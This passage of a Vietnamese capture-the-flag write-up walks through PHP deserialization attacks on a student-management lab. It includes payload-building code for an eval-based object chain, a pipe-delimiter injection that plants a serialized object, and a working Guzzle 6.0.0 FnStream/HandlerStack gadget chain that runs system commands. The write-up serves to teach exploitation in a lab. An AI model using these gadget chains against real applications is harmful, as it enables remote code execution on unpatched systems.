Ở level này thì lab đã nâng cấp bảo mật hơn bằng cách ngăn chặn việc đọc file router.php:

A computer screen shot of a black screen

AI-generated content may be incorrect.

Việc hệ thống chặn truy cập trực tiếp tới file router.php đã vô hiệu hóa khả năng thực thi mã thông qua phương thức \_\_toString() — vốn là điểm khai thác chính ở cấp độ trước. Điều này buộc mình phải chuyển hướng phân tích sang các vị trí khác trong source code, nhằm tìm ra một chuỗi thực thi mới hoặc một class khác có thể bị lợi dụng.

Như đã được phân tích từ trước, class Student có định nghĩa phương thức get\_point(), trong đó gọi đến phương thức get\_result() của một object khác. Mà class Calculator lại có phương thức get\_result() sử dụng hàm eval(). Đây là 1 hàm rất nguy hiểm có khả năng thực hiện các câu lệnh php:

A screenshot of a computer


AI-generated content may be incorrect.

Nếu thuộc tính exam của Student được gán là một instance của class Calculator, thì khi get\_point() được gọi, nó sẽ gián tiếp gọi Calculator::get\_result(). Đáng chú ý, trong class Calculator, phương thức get\_result() sử dụng hàm eval() để thực thi biểu thức được truyền vào. Điều này mở ra khả năng thực thi mã tùy ý.

Từ đó, mình xây dựng một chuỗi object lồng nhau: khởi tạo một object Calculator với biểu thức "echo system('cat /flag');" và gán nó làm giá trị cho thuộc tính exam của object Student. Cuối cùng, mình thực hiện serialize() object Student để tạo payload .sav:

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8  9  10  11  12  13  14  15  16  17  18  19  20 | class Calculator {  public $expression;  public function \_\_construct($expression) {  $this->expression = $expression;  }  }  class Student {  public $name;  public $age;  public $exam;  public function \_\_construct($name, $age, $exam) {  $this->name = $name;  $this->age = $age;  $this->exam = $exam;  }  }  $calc = new Calculator("echo system('cat /flag');");  $test = new Student("a","a",$calc);  echo(serialize($test)); |

Kết quả trả về là chuỗi serialized object, có thể lưu vào file .sav và tải lên hệ thống. Payload này khi được tải lên hệ thống và xử lý bởi get\_point() sẽ dẫn đến việc gọi eval("echo system('cat /flag');"), từ đó thực hiện lệnh hệ thống và hoàn thành mục tiêu RCE.




Thành công thực hiện lệnh phpinfo():

A screenshot of a computer

AI-generated content may be incorrect.

Thay đổi thành lệnh đọc flag của bài:



Thành công đọc được flag của bài:

A screenshot of a computer

AI-generated content may be incorrect.

**Level 3**

Bài này đã nâng cấp bằng cách không thực hiện tải file lưu trữ về máy nữa mà sẽ lưu trên hệ thống của mình:


A screen shot of a computer program

AI-generated content may be incorrect.

Khi thực hiện hành động save, hệ thống sẽ tuần tự duyệt qua từng object Student trong session, thực hiện serialize() và ghi xuống file tại đường dẫn /usr/save\_files/{session\_id} theo định dạng KEY1|VALUE1|KEY2|VALUE2|.... Khi thực hiện hành động load, hệ thống sẽ đọc lại nội dung file, tách dữ liệu theo dấu |, và thực hiện unserialize() từng object để khôi phục lại danh sách học sinh. Vì vậy không thể chỉnh sửa file sav để đưa payload vào được,

Tuy nhiên, ứng dụng xử lý các giá trị name và age bằng cách đưa trực tiếp vào HTML mà không áp dụng bất kỳ cơ chế lọc hoặc kiểm tra đầu vào nào. Điều này mở ra khả năng thực hiện injection thông qua việc chèn payload vào trường name. Mình có thể gán name là một đoạn mã PHP hoặc một chuỗi serialized object có thể kích hoạt hành vi không mong muốn.

Trước khi thực hiện khai thác, mình tiến hành chèn hai bản ghi học sinh liên tiếp để quan sát cách hệ thống lưu trữ dữ liệu trong phiên bản cũ của bài lab.



Khi thực hiện hành động save, nó sẽ tuần tự serialize từng object và ghi xuống file theo định dạng KEY1|VALUE1|KEY2|VALUE2|.... Việc này giúp mình xác định rõ cấu trúc file .sav và vị trí có thể chèn payload — đặc biệt là khi muốn lợi dụng định dạng | để phá vỡ cấu trúc và chèn object độc hại vào giữa.

Tiếp theo, mình tiến hành chèn payload vào trường name với giá trị như trong ảnh với mục tiêu là phá vỡ cấu trúc lưu trữ KEY|VALUE|KEY|VALUE|... của hệ thống. Bằng cách kết thúc chuỗi hiện tại bằng "} và bắt đầu một cặp KEY|VALUE mới, mình đã chèn một object Student hợp lệ vào file .sav thông qua cơ chế insert thông thường

A screenshot of a computer

AI-generated content may be incorrect.

Khi hệ thống thực hiện hành động load, nó sẽ đọc file, tách dữ liệu theo dấu |, và thực hiện unserialize() từng phần. Payload chèn vào sẽ được xử lý như một object hợp lệ và đưa vào session. Nếu sau đó hệ thống gọi get\_point() trên object Student, nó sẽ dẫn đến việc gọi get\_result() của Calculator, từ đó thực thi eval("echo system('cat /flag');").

Sau đó mình thực hiện lưu thông tin và load lại thì thành công lấy được flag:

A red square with white text

AI-generated content may be incorrect.

**Level 4**

Bài này đã nâng cấp bằng cách chỉ include file student.php:

A screen shot of a computer

AI-generated content may be incorrect.

Thay vì nạp toàn bộ các class như ở các level trước. Việc này khiến cho các class như Router hoặc Calculator không còn được tự động nạp vào môi trường thực thi, từ đó ngăn chặn việc unserialize các object thuộc những class chưa được định nghĩa. Nếu attacker cố gắng chèn payload chứa object Calculator mà class này chưa được include, PHP sẽ không thể khôi phục object và sẽ trả về lỗi hoặc giá trị \_\_PHP\_Incomplete\_Class.

Ngoài ra level này vẫn yêu cầu các thư viện trong thư mục vendor bao gồm các thư viện như guzzlehttp, psr, và các thành phần khác, được tự động nạp vào môi trường thực thi. Việc này mở ra khả năng khai thác nếu attacker có thể tận dụng một class có sẵn trong các thư viện này để xây dựng chuỗi gadget thực thi mã thông qua unserialize().

Tiếp đó, mình đã kiểm tra file composer.json và xác định được phiên bản cụ thể của các thư viện được sử dụng trong ứng dụng:

A screenshot of a computer

AI-generated content may be incorrect.

Thông tin bao gồm:

* guzzlehttp/guzzle: phiên bản 6.0.0
* guzzlehttp/psr7: phiên bản 1.0
* guzzlehttp/promises: phiên bản 1.0

Dựa trên thông tin từ [PHPGGC](https://github.com/ambionics/phpggc/blob/master/gadgetchains/Guzzle/RCE/1/chain.php), mình phát hiện rằng phiên bản Guzzle 6.0.0 kết hợp với psr7 < 1.5.0 có thể bị khai thác thông qua chuỗi gadget \_\_destruct, sử dụng class FnStream. Chuỗi này cho phép thực thi hàm tùy ý (ví dụ: system('cat /flag')) khi object bị hủy. Đây là một chuỗi RCE đã được xác nhận có hiệu lực trong khoảng phiên bản từ 6.0.0 đến 6.3.2.

Với điều kiện môi trường phù hợp, mình sẽ sử dụng PHPGGC để tạo payload:

A screenshot of a computer screen


AI-generated content may be incorrect.

Sau đó mình chỉnh sửa payload để phù hợp định dạng KEY1|VALUE1|KEY2|VALUE2|....:


A screen shot of a computer

AI-generated content may be incorrect.

Thành công thực hiện RCE:



Thành công lấy được flag của bài:



Để có cái nhìn tổng quan hơn, mình sẽ tìm các class và hàm tương ứng với mã serialize khai thác, trước tiên là \_\_destruct trong object FnStream:

A screenshot of a computer program

AI-generated content may be incorrect.

Khi FnStream bị dừng hoặc bị hủy, \_\_destruct sẽ được gọi và thực thị lệnh call\_user\_func để gọi một hàm và thực thi chúng. Tận dụng chức năng này của hàm call\_user\_func, mình sẽ dùng nó để gọi hàm resolve() trong object HandlerStack. Cụ thể hàm resolve():

A screenshot of a computer program

AI-generated content may be incorrect.

Hàm này trước tiên gán biến $prev bằng giá trị của thuộc tính handler đã được khai báo (nếu không có handler sẽ ném ngoại lệ). Sau đó hàm duyệt mảng hai chiều stack theo thứ tự ngược, với mỗi phần tử lấy callable ở vị trí đầu tiên ($fn[0]) và gọi nó bằng cách truyền $prev làm tham số; kết quả trả về được gán lại cho $prev. Cuối cùng hàm trả về handler đã được bọc sau khi áp dụng tất cả middleware.

Từ những điều trên, có thể khai thác bằng cách điều chỉnh stack bằng [[system]] sao cho fn[0] sẽ trở thành hàm system cùng với handler là id để biến prev được gán giá trị id và thành công gọi system(id). Sau đó đưa object và hàm resolve vào trong biến close của FineStream và thành công thực thi được system(id) khi object bị hủy qua \_\_destruct. Dưới đây là mã php được sử dụng để tạo payload serialize.


|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8  9  10  11  12  13  14  15  16  17  18  19  20  21  22  23  24  25  26  27  28  29  30 | namespace GuzzleHttp;  class HandlerStack  {  private $handler = "id"; /  private $stack = [["system"]];  private $cached = false;  public function \_\_construct() {}  }  $Handler = new HandlerStack();  namespace GuzzleHttp\Psr7;  class FnStream  {  private $methods;  public function \_\_construct(array $methods)  {  $this->methods = $methods;  // Create the functions on the class  foreach ($methods as $name => $fn) {  $this->{'\_fn\_' . $name} = $fn;  }  }  }  $test = new FnStream([  'close' => [$Handler, 'resolve'],  ]);  $serialized=serialize($test);  file\_put\_contents(\_\_DIR\_\_ . '/fnstream.ser', $serialized);  echo "Saved to fnstream.ser\n"; |

Đoạn code php này sẽ thực hiện tạo ra mã serialize khai thác và lưu vào trong file fnsstream.ser. Thực hiện chạy file:

A screenshot of a computer

AI-generated content may be incorrect.

File đã được lưu thành công, truy cập vào file:



Từ file này có thể thấy rằng chuỗi serialize tương tự với payload đã được tạo thông qua công cụ phpggc.